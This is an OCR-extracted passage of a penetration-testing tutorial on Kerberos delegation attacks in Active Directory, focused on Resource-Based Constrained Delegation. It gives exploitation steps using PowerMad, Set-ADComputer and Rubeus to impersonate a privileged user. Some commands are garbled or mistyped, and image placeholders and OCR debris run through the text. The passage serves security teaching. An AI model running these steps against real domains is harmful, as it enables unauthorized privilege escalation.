




Image not found or type unknown



5: The ticket is imported to memory, so we can access **C$** on client01.

Image not found or type unknown



Resource-Based Constrained Delegation

Considering configuring constrained delegation requires **SeEnableDelegationPrivielge** privilege on the domain controller, which means typically only domain admin can configure it. However, configuring Resource-Based Constrained Delegation (RBCD) does not require it, the system administrator can configure RBCD for the machine. Which means, the resource itself can decide to trust who.

To configure constrained delegation, the IIS server is configured **msDs-AllowedToDelegateTo** property. RBCD works by adding **msDS-AllowedToActOnBehalfOfOtherIdentity** property on

MSSQL server. The property should be IIS server’s SID.

There is the requirement for configuring RBCD. The front end service(In this case, it is IIS server) should have SPN, because the front end service need to request TGS ticket for the user to access itself in **S4U2Self** process. If the front end service is not a machine account or service account, it does not make sense

Enumeration

If owned user or machines have **GenetricWrite** (Or higher permission) permission over another machine.


Exploitation

1: Create a new machine account. If you already had SYSTEM privilege over owned machines, that’s fine as well.

Import PowerMad.ps1 script tool.

New-MachineAccount -MachineAccount rbcd -Password $(ConvertTo-SecureString ‘123123’) -AsPlainText -Force)

Image not found or type unknown



2: Add **AllowedToActOnBehalfOfOtherIdentity** property to machine SRV01 (Back end service), the value should be client01’s (Front end service) SID.

Import Active Directory module

Set-ADComputer [back end server] -PrincipalsAllowedToDelegateToAccount -Server [DC IP] -Verbose

Image not found or type unknown






Image not found or type unknown



3: Similar to the step in constrained delegation section. Ultilize S4U to impersonate a high privileged user to get TGS ticket to access back end server’s resource. But first, we need to know hashed password of added computer account.

rubeus.exe hash /domain:<domain> /user:rbcd$ /password:<password>

